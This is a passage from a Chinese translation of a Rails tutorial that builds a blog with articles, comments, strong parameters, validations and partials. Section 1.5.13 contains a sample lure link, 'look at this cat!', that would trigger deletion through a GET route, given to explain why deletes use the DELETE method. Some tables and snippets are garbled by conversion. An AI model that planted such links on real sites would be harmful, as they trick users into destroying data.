  <%= f.label :text %><br>
  <%= f.text_area :text %>
</p>

<p>
  <%= f.submit %>
</p>
```

```
<% end %>
```

现在刷新页面，会看到和前文截图一样的表单。在 Rails 中创建表单就是这么简单！

调用 `form_for` 辅助方法时，需要为表单传递一个标识对象作为参数，这里是 `:article` 符号。这个符号告诉 `form_for` 辅助方法表单用于处理哪个对象。在 `form_for` 辅助方法的块中，`f` 表示 `FormBuilder` 对象，用于创建两个标签和两个文本字段，分别用于添加文章的标题和正文。最后在 `f` 对象上调用 `submit` 方法来为表单创建提交按钮。

不过这个表单还有一个问题，查看 HTML 源代码会看到表单 `action` 属性的值是 `/articles/new`，指向的是当前页面，而当前页面只是用于显示新建文章的表单。

应该把表单指向其他 URL，为此可以使用 `form_for` 辅助方法的 `:url` 选项。`在 Rails 中习惯用 create 动作来处理提交的表单，因此应该把表单指向这个动作。`

修改 `app/views/articles/new.html.erb` 文件的 `form_for` 这一行，改为：

```
<%= form_for :article, url: articles_path do |f| %>
```

这里我们把 `articles_path` 辅助方法传递给 `:url` 选项。要想知道这个方法有什么用，我们可以回过头看一下 `bin/rails routes` 的输出结果：

```
$ bin/rails routes
Prefix Verb URI Pattern          Controller#Action
articles GET  /articles(.:format)    articles#index
         POST   /articles(.:format)    articles#create
new_article GET  /articles/new(.:format)  articles#new
edit_article GET  /articles/:id/edit(.:format) articles#edit
article GET   /articles/:id(.:format)   articles#show
         PATCH  /articles/:id(.:format)   articles#update
         PUT    /articles/:id(.:format)   articles#update
         DELETE /articles/:id(.:format)   articles#destroy
root   GET   /                         welcome#index
```

`articles_path` 辅助方法告诉 Rails 把表单指向和 `articles` 前缀相关联的 URI 模式。默认情况下，表单会向这个路由发起 `POST` 请求。这个路由和当前控制器 `ArticlesController` 的 `create` 动作相关联。

有了表单和与之相关联的路由，我们现在可以填写表单，然后点击提交按钮来新建文章了，请实际操作一下。提交表单后，会看到一个熟悉的错误：

Unknown action

The action 'create' could not be found for ArticlesController

图 1-6：未知动作，在 `ArticlesController` 中找不到 `create` 动作

解决问题的方法是在 `ArticlesController` 中创建 `create` 动作。

1.5.3 创建文章

要消除“未知动作”错误，我们需要修改 `app/controllers/articles_controller.rb` 文件，在 `ArticlesController` 类的 `new` 动作之后添加 `create` 动作，就像下面这样：

```
class ArticlesController < ApplicationController
  def new
  end

  def create
  end
end
```

现在重新提交表单，会看到什么都没有改变。别着急！这是因为当我们没有说明动作的响应是什么时，Rails 默认返回 `204 No Content response`。我们刚刚添加了 `create` 动作，但没有说明响应是什么。这里，`create` 动作应该把新建文章保存到数据库中。

表单提交后，其字段以参数形式传递给 Rails，然后就可以在控制器动作中引用这些参数，以执行特定任务。要想查看这些参数的内容，可以把 `create` 动作的代码修改成下面这样：

```
def create
  render plain: params[:article].inspect
end
```

这里 `render` 方法接受了一个简单的散列（hash）作为参数，`:plain` 键的值是 `params[:article].inspect`。`params` 方法是代表表单提交的参数（或字段）的对象。`params` 方法返回 `ActionController::Parameters` 对象，这个对象允许使用字符串或符号访问散列的键。这里我们只关注通过表单提交的参数。

提示

请确保牢固掌握 `params` 方法，这个方法很常用。让我们看一个示例 URL：`http://www.example.com/?username=dhh&email=dhh@email.com`。在这个 URL 中，`params[:username]` 的值是“`dhh`”，`params[:email]` 的值是“`dhh@email.com`”。

如果再次提交表单，会看到下面这些内容：

```
<ActionController::Parameters {"title"=>"First Article!", "text"=>"This is my first article."} permitted: false>
```

`create` 动作把表单提交的参数都显示出来了，但这并没有什么用，只是看到了参数实际上却什么也没做。

1.5.4 创建 Article 模型

在 Rails 中，模型使用单数名称，对应的数据库表使用复数名称。Rails 提供了用于创建模型的生成器，大多数 Rails 开发者在新建模型时倾向于使用这个生成器。要想新建模型，请执行下面的命令：

```
$ bin/rails generate model Article title:string text:text
```

上面的命令告诉 Rails 创建 `Article` 模型，并使模型具有字符串类型的 `title` 属性和文本类型的 `text` 属性。这两个属性会自动添加到数据库的 `articles` 表中，并映射到 `Article` 模型上。

为此 Rails 会创建一堆文件。这里我们只关注 `app/models/article.rb` 和 `db/migrate/20140120191729_create_articles.rb` 这两个文件（后面这个文件名和你看到的可能会有点不一样）。后者负责创建数据库结

构，下一节会详细说明。

提示

Active Record 很智能，能自动把数据表的字段名映射到模型属性上，因此无需在 Rails 模型中声明属性，让 Active Record 自动完成即可。

1.5.5 运行迁移

如前文所述，`bin/rails generate model` 命令会在 `db/migrate` 文件夹中生成数据库迁移文件。迁移是用于简化创建和修改数据库表操作的 Ruby 类。Rails 使用 `rake` 命令运行迁移，并且在迁移作用于数据库之后还可以撤销迁移操作。迁移的文件名包含了时间戳，以确保迁移按照创建时间顺序运行。

让我们看一下 `db/migrate/YYYYMMDDHHMMSS_create_articles.rb` 文件（记住，你的文件名可能会有点不一样），会看到下面的内容：

```
class CreateArticles < ActiveRecord::Migration[5.0]
  def change
    create_table :articles do |t|
      t.string :title
      t.text :text

      t.timestamps
    end
  end
end
```

上面的迁移创建了 `change` 方法，在运行迁移时会调用这个方法。在 `change` 方法中定义的操作都是可逆的，在需要时 Rails 知道如何撤销这些操作。**运行迁移后会创建 `articles` 表，这个表包括一个字符串字段和一个文本字段，以及两个用于跟踪文章创建和更新时间的时间戳字段。**

提示

关于迁移的更多介绍，请参阅[第 3 章](#)。

现在可以使用 `bin/rails` 命令运行迁移了：

```
$ bin/rails db:migrate
```

Rails 会执行迁移命令并告诉我们它创建了 `Articles` 表。

```
--> 0.0019s
==  CreateArticles: migrating =====
-- create_table(:articles)
--> 0.0020s
==  CreateArticles: migrated (0.0020s) =====
```

注意

因为默认情况下我们是在开发环境中工作，所以上述命令应用于 config/database.yml 文件中 development 部分定义的数据库。要想在其他环境中执行迁移，例如生产环境，就必须在调用命令时显式传递环境变量: bin/rails db:migrate RAILS_ENV=production。

1.5.6 在控制器中保存数据

回到 ArticlesController，修改 create 动作，使用新建的 Article 模型把数据保存到数据库。打开 app/controllers/articles_controller.rb 文件，像下面这样修改 create 动作：

```
def create
  @article = Article.new(params[:article])

  @article.save
  redirect_to @article
end
```

让我们看一下上面的代码都做了什么：Rails 模型可以用相应的属性初始化，它们会自动映射到对应的数据库字段。create 动作中的第一行代码完成的就是这个操作（记住， params[:article] 包含了我们想要的属性）。接下来 @article.save 负责把模型保存到数据库。最后把页面重定向到 show 动作，这个 show 动作我们稍后再定义。

提示

你可能想知道，为什么在上面的代码中 Article.new 的 A 是大写的，而在本文的其他地方引用 articles 时大都是小写的。因为这里我们引用的是在 app/models/article.rb 文件中定义的 Article 类，而在 Ruby 中类名必须以大写字母开头。

提示

之后我们会看到，@article.save 返回布尔值，以表明文章是否保存成功。

现在访问 <http://localhost:3000/articles/new>，我们就快要能够创建文章了，但我们还会看到下面的错误：

ActiveModel::ForbiddenAttributesError

ActiveModel::ForbiddenAttributesError

Forbidden 被禁止的

Extracted source (around line #6):

```
4
5     def create
6       @article = Article.new(params[:article])
7   
```

图 1-7: 禁用属性错误

Rails 提供了多种安全特性来帮助我们编写安全的应用，上面看到的就是一种安全特性。这个安全特性叫做健壮参数（strong parameter），要求我们明确地告诉 Rails 哪些参数允许在控制器动作中使用。

为什么我们要这样自找麻烦呢？一次性获取所有控制器参数并自动赋值给模型显然更简单，但这样做会造成恶意使用的风险。设想一下，如果有人对服务器发起了一个精心设计的请求，看起来就像提交了一篇新文章，但同时包含了能够破坏应用完整性的额外字段和值，会怎么样？这些恶意数据会批量赋值给模型，然后和正常数据一起进入数据库，这样就有可能破坏我们的应用或者造成更大损失。

所以我们只能为控制器参数设置白名单，以避免错误地批量赋值。这里，我们想在 `create` 动作中合法使用 `title` 和 `text` 参数，为此需要使用 `require` 和 `permit` 方法。像下面这样修改 `create` 动作中的一行代码：

```
@article = Article.new(params.require(:article).permit(:title, :text))
```

上述代码通常被抽象为控制器类的一个方法，以便在控制器的多个动作中重用，例如在 `create` 和 `update` 动作中都会用到。除了批量赋值问题，为了禁止从外部调用这个方法，通常还要把它设置为 `private`。最后的代码像下面这样：

```
def create
  @article = Article.new(article_params)

  @article.save
  redirect_to @article
end

private
def article_params
  params.require(:article).permit(:title, :text)
end
```

提示

关于键壮参数的更多介绍，请参阅上面提供的参考资料和[这篇博客](#)。

1.5.7 显示文章

现在再次提交表单，Rails 会提示找不到 `show` 动作。尽管这个提示没有多大用处，但在继续前进之前我们还是先添加 `show` 动作吧。

之前我们在 `bin/rails routes` 命令的输出结果中看到，`show` 动作对应的路由是：

```
article  GET      /articles/:id(.:format)      articles#show
```

特殊句法 `:id` 告诉 Rails 这个路由期望接受 `:id` 参数，在这里也就是文章的 ID。

和前面一样，我们需要在 `app/controllers/articles_controller.rb` 文件中添加 `show` 动作，并创建对应的视图文件。

注意

常见的做法是按照以下顺序在控制器中放置标准的 CRUD 动作：`index`, `show`, `new`, `edit`, `create`, `update` 和 `destroy`。你也可以按照自己的顺序放置这些动作，但要记住它们都是公开方法，如前文所述，必须放在私有方法之前才能正常工作。

有鉴于此，让我们像下面这样添加 `show` 动作：

```
class ArticlesController < ApplicationController
  def show
    @article = Article.find(params[:id])
  end

  def new
  end

  # 为了行文简洁，省略以下内容
```

上面的代码中有几个问题需要注意。我们使用 `Article.find` 来查找文章，并传入 `params[:id]` 以便从请求中获得 `:id` 参数。我们还使用实例变量（前缀为 `@`）保存对文章对象的引用。这样做是因为 Rails 会把所有实例变量传递给视图。

现在新建 `app/views/articles/show.html.erb` 文件，添加下面的代码：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>
```

通过上面的修改，我们终于能够新建文章了。访问 <http://localhost:3000/articles/new>，自己试一试吧！

Title: Rails is Awesome!

Text: It really is.

图 1-8: 显示文章

1.5.8 列出所有文章

我们还需要列出所有文章，下面就来完成这个功能。在 `bin/rails routes` 命令的输出结果中，和列出文章对应的路由是：

```
articles GET      /articles(.:format)           articles#index
```

在 `app/controllers/articles_controller.rb` 文件的 `ArticlesController` 中为上述路由添加对应的 `index` 动作。在编写 `index` 动作时，常见的做法是把它作为控制器的第一个方法，就像下面这样：

```
class ArticlesController < ApplicationController
  def index
    @articles = Article.all
  end

  def show
    @article = Article.find(params[:id])
  end

  def new
  end

  # 为了行文简洁，省略以下内容
```

最后，在 `app/views/articles/index.html.erb` 文件中为 `index` 动作添加视图：

```
<h1>Listing articles</h1>



| Title | Text |
|-------|------|
|-------|------|



<% @articles.each do |article| %>
| <%= article.title %> | <%= article.text %> | <%= link_to 'Show', article_path(article) %> |

<% end %>

```

现在访问 `http://localhost:3000/articles`，会看到已创建的所有文章的列表。

1.5.9 添加链接

至此，我们可以创建、显示、列出文章了。下面我们添加一些指向这些页面的链接。

打开 `app/views/welcome/index.html.erb` 文件，修改成下面这样：

```
<h1>Hello, Rails!</h1>
<%= link_to 'My Blog', controller: 'articles' %>
```

`link_to` 方法是 Rails 内置的视图辅助方法之一，用于创建基于链接文本和地址的超链接。在这里地址指的是文章列表页面的路径。

接下来添加指向其他视图的链接。首先在 `app/views/articles/index.html.erb` 文件中添加“New Article”链接，把这个链接放在 `<table>` 标签之前：

```
<%= link_to 'New article', new_article_path %>
```

点击这个链接会打开用于新建文章的表单。

接下来在 `app/views/articles/new.html.erb` 文件中添加返回 `index` 动作的链接，把这个链接放在表单之后：

```
<%= form_for :article, url: articles_path do |f| %>
  ...
<% end %>

<%= link_to 'Back', articles_path %>
```

最后，在 `app/views/articles/show.html.erb` 模板中添加返回 `index` 动作的链接，这样用户看完一篇文章后就可以返回文章列表页面了：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<%= link_to 'Back', articles_path %>
```

提示

链接到当前控制器的动作时不需要指定 `:controller` 选项，因为 Rails 默认使用当前控制器。

提示

在开发环境中（默认情况下我们是在开发环境中工作），Rails 针对每个浏览器请求都会重新加载应用，因此对应用进行修改之后不需要重启服务器。

1.5.10 添加验证

app/models/article.rb 模型文件简单到只有两行代码：

```
class Article < ApplicationRecord
end
```

虽然这个文件中代码很少，但请注意 Article 类继承自 ApplicationRecord 类，而 ApplicationRecord 类继承自 ActiveRecord::Base 类。正是 ActiveRecord::Base 类为 Rails 模型提供了大量功能，包括基本的数据库 CRUD 操作（创建、读取、更新、删除）、数据验证，以及对复杂搜索的支持和关联多个模型的能力。

Rails 提供了许多方法用于验证传入模型的数据。打开 app/models/article.rb 文件，像下面这样修改：

```
class Article < ApplicationRecord
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

添加的代码用于确保每篇文章都有标题，并且标题长度不少于 5 个字符。在 Rails 模型中可以验证多种条件，包括字段是否存在、字段是否唯一、字段的格式、关联对象是否存在，等等。关于验证的更多介绍，请参阅第 4 章。

现在验证已经添加完毕，如果我们在调用 @article.save 时传递了无效的文章数据，验证就会返回 false。再次打开 app/controllers/articles_controller.rb 文件，会看到我们并没有在 create 动作中检查 @article.save 的调用结果。在这里如果 @article.save 失败了，就需要把表单再次显示给用户。为此，需要像下面这样修改 app/controllers/articles_controller.rb 文件中的 new 和 create 动作：

```
def new
  @article = Article.new
end

def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end

private
def article_params
  params.require(:article).permit(:title, :text)
end
```

在上面的代码中，我们在 new 动作中创建了新的实例变量 @article，稍后你就会知道为什么要这样做。

注意在 create 动作中，当 save 返回 false 时，我们用 render 代替了 redirect_to。使用 render 方法是为了把 @article 对象回传给 new 模板。这里渲染操作是在提交表单的这个请求中完成的，而 redirect_to 会告诉浏览器发起另一个请求。

刷新 <http://localhost:3000/articles/new>，试着提交一篇没有标题的文章，Rails 会返回这个表单，但这种处理方式没有多大用处，更好的做法是告诉用户哪里出错了。为此需要修改 app/views/articles/new.html.erb 文

件，添加显示错误信息的代码：

```
<%= form_for :article, url: articles_path do |f| %>

<% if @article.errors.any? %>
  <div id="error_explanation">
    <h2>
      <%= pluralize(@article.errors.count, "error") %> prohibited
      this article from being saved:
    </h2>
    <ul>
      <% @article.errors.full_messages.each do |msg| %>
        <li><%= msg %></li>
      <% end %>
    </ul>
  </div>
<% end %>

<p>
  <%= f.label :title %><br>
  <%= f.text_field :title %>
</p>

<p>
  <%= f.label :text %><br>
  <%= f.text_area :text %>
</p>

<p>
  <%= f.submit %>
</p>

<% end %>

<%= link_to 'Back', articles_path %>
```

上面我们添加了一些代码。我们使用 `@article.errors.any?` 检查是否有错误，如果有错误就使用 `@article.errors.full_messages` 列出所有错误信息。

`pluralize` 是 Rails 提供的辅助方法，接受一个数字和一个字符串作为参数。如果数字比 1 大，字符串会被自动转换为复数形式。

在 `ArticlesController` 中添加 `@article = Article.new` 是因为如果不这样做，在视图中 `@article` 的值就会是 `nil`，这样在调用 `@article.errors.any?` 时就会抛出错误。

提示

Rails 会自动用 `div` 包围含有错误信息的字段，并为这些 `div` 添加 `field_with_errors` 类。我们可以定义 CSS 规则突出显示错误信息。

当我们再次访问 <http://localhost:3000/articles/new>，试着提交一篇没有标题的文章，就会看到友好的错误信息。

New Article

2 errors prohibited this article from being saved:

- Title can't be blank
- Title is too short (minimum is 5 characters)

图 1-9: 出错的表单

1.5.11 更新文章

我们已经介绍了 CRUD 操作中的“CR”两种操作，下面让我们看一下“U”操作，也就是更新文章。

第一步要在 `ArticlesController` 中添加 `edit` 动作，通常把这个动作放在 `new` 动作和 `create` 动作之间，就像下面这样：

```
def new
  @article = Article.new
end

def edit
  @article = Article.find(params[:id])
end

def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end
```

接下来在视图中添加一个表单，这个表单类似于前文用于新建文章的表单。创建 `app/views/articles/edit.html.erb` 文件，添加下面的代码：

```
<h1>Edit article</h1>

<%= form_for(@article) do |f| %>

  <% if @article.errors.any? %>
    <div id="error_explanation">
      <h2>
        <%= pluralize(@article.errors.count, "error") %> prohibited
        this article from being saved:
      </h2>
      <ul>
        <% @article.errors.full_messages.each do |msg| %>
```

```

        <li><%= msg %></li>
      <% end %>
    </ul>
  </div>
<% end %>

<p>
  <%= f.label :title %><br>
  <%= f.text_field :title %>
</p>

<p>
  <%= f.label :text %><br>
  <%= f.text_area :text %>
</p>

<p>
  <%= f.submit %>
</p>

<% end %>

<%= link_to 'Back', articles_path %>

```

上面的代码把表单指向了 `update` 动作，这个动作稍后我们再来定义。

传入 `@article` 对象后，会自动为表单创建 URL，用于提交编辑后的文章。

`method: :patch` 选项告诉 Rails 使用 PATCH 方法提交表单。根据 REST 协议，PATCH 方法是更新资源时使用的 HTTP 方法。

`form_for` 辅助方法的第一个参数可以是对象，例如 `@article`，`form_for` 辅助方法会用这个对象的字段来填充表单。如果传入和实例变量（`@article`）同名的符号（`:article`），也会自动产生相同效果，上面的代码使用的就是符号。关于 `form_for` 辅助方法参数的更多介绍，请参阅 [form_for 的文档](#)。

接下来在 `app/controllers/articles_controller.rb` 文件中创建 `update` 动作，把这个动作放在 `create` 动作和 `private` 方法之间：

```

def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end

def update
  @article = Article.find(params[:id])

  if @article.update(article_params)
    redirect_to @article
  end
end

```

```

else
  render 'edit'
end
end

private
def article_params
  params.require(:article).permit(:title, :text)
end

```

`update` 动作用于更新已有记录，它接受一个散列作为参数，散列中包含想要更新的属性。和之前一样，如果更新文章时发生错误，就需要把表单再次显示给用户。

上面的代码重用了之前为 `create` 动作定义的 `article_params` 方法。

提示

不用把所有属性都传递给 `update` 方法。例如，调用 `@article.update(title: 'A new title')` 时，Rails 只更新 `title` 属性而不修改其他属性。

最后，我们想在文章列表中显示指向 `edit` 动作的链接。打开 `app/views/articles/index.html.erb` 文件，在 `Show` 链接后面添加 `Edit` 链接：

```


| Title                | Text                |                                                                       |                                                                            |
|----------------------|---------------------|-----------------------------------------------------------------------|----------------------------------------------------------------------------|
| <%= article.title %> | <%= article.text %> | <a href="&lt;%= link_to 'Show', article_path(article) %&gt;">Show</a> | <a href="&lt;%= link_to 'Edit', edit_article_path(article) %&gt;">Edit</a> |


```

接着在 `app/views/articles/show.html.erb` 模板中添加 `Edit` 链接，这样文章页面也有 `Edit` 链接了。把这个链接添加到模板底部：

```

...
<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>

```

下面是文章列表现在的样子：

Listing articles

New article

Title	Text	
Welcome To Rails Example		Show Edit
Rails is awesome! It really is.		Show Edit

图 1-10: 文章列表

1.5.12 使用局部视图去掉视图中的重复代码

编辑文章页面和新建文章页面看起来很相似，实际上这两个页面用于显示表单的代码是相同的。现在我们要用局部视图来去掉这些重复代码。按照约定，局部视图的文件名以下划线开头。

提示

关于局部视图的更多介绍，请参阅[第 10 章](#)。

新建 app/views/articles/_form.html.erb 文件，添加下面的代码：

```
<%= form_for @article do |f| %>

<% if @article.errors.any? %>
  <div id="error_explanation">
    <h2>
      <%= pluralize(@article.errors.count, "error") %> prohibited
      this article from being saved:
    </h2>
    <ul>
      <% @article.errors.full_messages.each do |msg| %>
        <li><%= msg %></li>
      <% end %>
    </ul>
  </div>
<% end %>

<p>
  <%= f.label :title %><br>
  <%= f.text_field :title %>
</p>

<p>
  <%= f.label :text %><br>
```

```

<%= f.text_area :text %>
</p>

<p>
<%= f.submit %>
</p>

<% end %>

```

除了第一行 `form_for` 的用法变了之外，其他代码都和之前一样。之所以能用这个更短、更简单的 `form_for` 声明来代替新建文章页面和编辑文章页面的两个表单，是因为 `@article` 是一个资源，对应于一套 REST 式路由，Rails 能够推断出应该使用哪个地址和方法。关于 `form_for` 用法的更多介绍，请参阅“[面向资源的风格](#)”。

现在更新 `app/views/articles/new.html.erb` 视图，以使用新建的局部视图。把文件内容替换为下面的代码：

```

<h1>New article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>

```

然后按照同样的方法修改 `app/views/articles/edit.html.erb` 视图：

```

<h1>Edit article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>

```

1.5.13 删除文章

现在该介绍 CRUD 中的“D”操作了，也就是从数据库删除文章。按照 REST 架构的约定，在 `bin/rails routes` 命令的输出结果中删除文章的路由是：

```
DELETE /articles/:id(.:format)      articles#destroy
```

删除资源的路由应该使用 `delete` 路由方法。如果在删除资源时仍然使用 `get` 路由，就可能给那些设计恶意地址的人提供可乘之机：

```
<a href='http://example.com/articles/1/destroy'>look at this cat!</a>
```

我们用 `delete` 方法来删除资源，对应的路由会映射到 `app/controllers/articles_controller.rb` 文件中的 `destroy` 动作，稍后我们要创建这个动作。`destroy` 动作是控制器中的最后一个 CRUD 动作，和其他公共 CRUD 动作一样，这个动作应该放在 `private` 或 `protected` 方法之前。打开 `app/controllers/articles_controller.rb` 文件，添加下面的代码：

```

def destroy
  @article = Article.find(params[:id])
  @article.destroy

  redirect_to articles_path
end

```

在 app/controllers/articles_controller.rb 文件中， ArticlesController 的完整代码应该像下面这样：

```
class ArticlesController < ApplicationController
  def index
    @articles = Article.all
  end

  def show
    @article = Article.find(params[:id])
  end

  def new
    @article = Article.new
  end

  def edit
    @article = Article.find(params[:id])
  end

  def create
    @article = Article.new(article_params)

    if @article.save
      redirect_to @article
    else
      render 'new'
    end
  end

  def update
    @article = Article.find(params[:id])

    if @article.update(article_params)
      redirect_to @article
    else
      render 'edit'
    end
  end

  def destroy
    @article = Article.find(params[:id])
    @article.destroy

    redirect_to articles_path
  end

  private
  def article_params
    params.require(:article).permit(:title, :text)
  end
end
```

在 Active Record 对象上调用 `destroy` 方法，就可从数据库中删除它们。注意，我们不需要为 `destroy` 动作添加视图，因为完成操作后它会重定向到 `index` 动作。

最后，在 `index` 动作的模板（`app/views/articles/index.html.erb`）中加上“Destroy”链接，这样就大功告成了：

```
<h1>Listing Articles</h1>
<%= link_to 'New article', new_article_path %>


| Title                | Text                |                                              |                                                   |                                               |
|----------------------|---------------------|----------------------------------------------|---------------------------------------------------|-----------------------------------------------|
| <%= article.title %> | <%= article.text %> | <%= link_to 'Show', article_path(article) %> | <%= link_to 'Edit', edit_article_path(article) %> | <%= link_to 'Destroy', article_path(article), |
|                      |                     |                                              |                                                   | method: :delete,                              |
|                      |                     |                                              |                                                   | data: { confirm: 'Are you sure?' } %>         |


<% end %>
</table>
```

在上面的代码中，`link_to` 辅助方法生成“Destroy”链接的用法有点不同，其中第二个参数是具名路由（named route），还有一些选项作为其他参数。`method: :delete` 和 `data: { confirm: 'Are you sure?' }` 选项用于设置链接的 HTML5 属性，这样点击链接后 Rails 会先向用户显示一个确认对话框，然后用 `delete` 方法发起请求。这些操作是通过 JavaScript 脚本 `rails-ujs` 实现的，这个脚本在生成应用骨架时已经被自动包含在了应用的布局中（`app/views/layouts/application.html.erb`）。如果没有这个脚本，确认对话框就无法显示。



图 1-11：确认对话框

提示

关于非侵入式 JavaScript 的更多介绍，请参阅[第 24 章](#)。

恭喜你！现在你已经可以创建、显示、列出、更新和删除文章了！

提示

通常 Rails 鼓励用资源对象来代替手动声明路由。关于路由的更多介绍，请参阅[第 13 章](#)。

1.6 添加第二个模型

现在是为应用添加第二个模型的时候了。这个模型用于处理文章评论。

1.6.1 生成模型

接下来将要使用的生成器，和之前用于创建 Article 模型的一样。这次我们要创建 Comment 模型，用于保存文章评论。在终端中执行下面的命令：

```
$ bin/rails generate model Comment commenter:string body:text article:references
```

上面的命令会生成 4 个文件：

文件	用途
db/migrate/20140120201010_create_comments.rb	用于在数据库中创建 comments 表的迁移文件（你的文件名会包含不同的时间戳）
app/models/comment.rb	Comment 模型文件
test/models/comment_test.rb	Comment 模型的测试文件
test/fixtures/comments.yml	用于测试的示例评论

首先看一下 app/models/comment.rb 文件：

```
class Comment < ActiveRecord::Base
  belongs_to :article
end
```

可以看到，Comment 模型文件的内容和之前的 Article 模型差不多，仅仅多了一行 `belongs_to :article`，这行代码用于建立 Active Record 关联。下一节会简单介绍关联。

在上面的 Bash 命令中使用的 `:references` 关键字是一种特殊的模型数据类型，用于在数据表中新建字段。这个字段以提供的模型名加上 `_id` 后缀作为字段名，保存整数值。之后通过分析 db/schema.rb 文件可以更好地理解这些内容。

除了模型文件，Rails 还生成了迁移文件，用于创建对应的数据表：

```
class CreateComments < ActiveRecord::Migration[5.0]
  def change
```

```
create_table :comments do |t|
  t.string :commenter
  t.text :body
  t.references :article, foreign_key: true

  t.timestamps
end
end
```

`t.references` 这行代码创建 `article_id` 整数字段，为这个字段建立索引，并建立指向 `articles` 表的 `id` 字段的外键约束。下面运行这个迁移：

```
$ bin/rails db:migrate
```

Rails 很智能，只会运行针对当前数据库还没有运行过的迁移，运行结果像下面这样：

```
-- CreateComments: migrating =====
-- create_table(:comments)
-> 0.0115s
== CreateComments: migrated (0.0119s) =====
```

1.6.2 模型关联

Active Record 关联让我们可以轻易地声明两个模型之间的关系。对于评论和文章，我们可以像下面这样声明：

- 每一条评论都属于某一篇文章
- 一篇文章可以有多条评论

实际上，这种表达方式和 Rails 用于声明模型关联的句法非常接近。前文我们已经看过 `Comment` 模型中用于声明模型关联的代码，这行代码用于声明每一条评论都属于某一篇文章：

```
class Comment < ApplicationRecord
  belongs_to :article
end
```

现在修改 `app/models/article.rb` 文件来添加模型关联的另一端：

```
class Article < ApplicationRecord
  has_many :comments
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

这两行声明能够启用一些自动行为。例如，如果 `@article` 实例变量表示一篇文章，就可以使用 `@article.comments` 以数组形式取回这篇文章的所有评论。

提示

关于模型关联的更多介绍，请参阅[第 6 章](#)。

1.6.3 为评论添加路由

和 `welcome` 控制器一样，在添加路由之后 Rails 才知道在哪个地址上查看评论。再次打开 `config/routes.rb` 文件，像下面这样进行修改：

```
resources :articles do
  resources :comments
end
```

上面的代码在 `articles` 资源中创建 `comments` 资源，这种方式被称为嵌套资源。这是表明文章和评论之间层级关系的另一种方式。

提示

关于路由的更多介绍，请参阅[第 13 章](#)。

1.6.4 生成控制器

有了模型，下面应该创建对应的控制器了。还是使用前面用过的生成器：

```
$ bin/rails generate controller Comments
```

上面的命令会创建 5 个文件和一个空文件夹：

文件/文件夹	用途
<code>app/controllers/comments_controller.rb</code>	Comments 控制器文件
<code>app/views/comments/</code>	控制器的视图保存在这里
<code>test/controllers/comments_controller_test.rb</code>	控制器的测试文件
<code>app/helpers/comments_helper.rb</code>	视图辅助方法文件
<code>app/assets/javascripts/comments.coffee</code>	控制器的 CoffeeScript 文件
<code>app/assets/stylesheets/comments.scss</code>	控制器的样式表文件

在博客中，读者看完文章后可以直接发表评论，并且马上可以看到这些评论是否在页面上显示出来了。我们的博客采取同样的设计。这里 `CommentsController` 需要提供创建评论和删除垃圾评论的方法。

首先修改显示文章的模板 (`app/views/articles/show.html.erb`)，添加发表评论的功能：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Add a comment:</h2>
```

```

<%= form_for([\@article, \@article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>

```

上面的代码在显示文章的页面中添加了用于新建评论的表单，通过调用 `CommentsController` 的 `create` 动作来发表评论。这里 `form_for` 辅助方法以数组为参数，会创建嵌套路由，例如 `/articles/1/comments`。

接下来在 `app/controllers/comments_controller.rb` 文件中添加 `create` 动作：

```

class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  private
  def comment_params
    params.require(:comment).permit(:commenter, :body)
  end
end

```

上面的代码比 `Articles` 控制器的代码复杂得多，这是嵌套带来的副作用。对于每一个发表评论的请求，都必须记录这条评论属于哪篇文章，因此需要在 `Article` 模型上调用 `find` 方法来获取文章对象。

此外，上面的代码还利用了关联特有的方法，在 `@article.comments` 上调用 `create` 方法来创建和保存评论，同时自动把评论和对应的文章关联起来。

添加评论后，我们使用 `article_path(@article)` 辅助方法把用户带回原来的文章页面。如前文所述，这里调用了 `ArticlesController` 的 `show` 动作来渲染 `show.html.erb` 模板，因此需要修改 `app/views/articles/show.html.erb` 文件来显示评论：

```

<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>

```

```

</p>

<h2>Comments</h2>
<% @article.comments.each do |comment| %>


<strong>Commenter:</strong>
    <%= comment.commenter %>



<strong>Comment:</strong>
    <%= comment.body %>


</p>
<% end %>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>


<%= f.label :commenter %><br>
    <%= f.text_field :commenter %>



<%= f.label :body %><br>
    <%= f.text_area :body %>



<%= f.submit %>


</p>
<% end %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>

```

现在可以在我们的博客中为文章添加评论了，评论添加后就会显示在正确的位置上。



1.7 重构

现在博客的文章和评论都已经正常工作，打开 `app/views/articles/show.html.erb` 文件，会看到文件代码变得又长又不美观。因此下面我们要用局部视图来重构代码。

1.7.1 渲染局部视图集合

首先创建评论的局部视图，把显示文章评论的代码抽出来。创建 `app/views/comments/_comment.html.erb` 文件，添加下面的代码：

```
<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>

<p>
  <strong>Comment:</strong>
```

```
<%= comment.body %>
</p>
```

然后像下面这样修改 app/views/articles/show.html.erb 文件：

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<%= render @article.comments %>

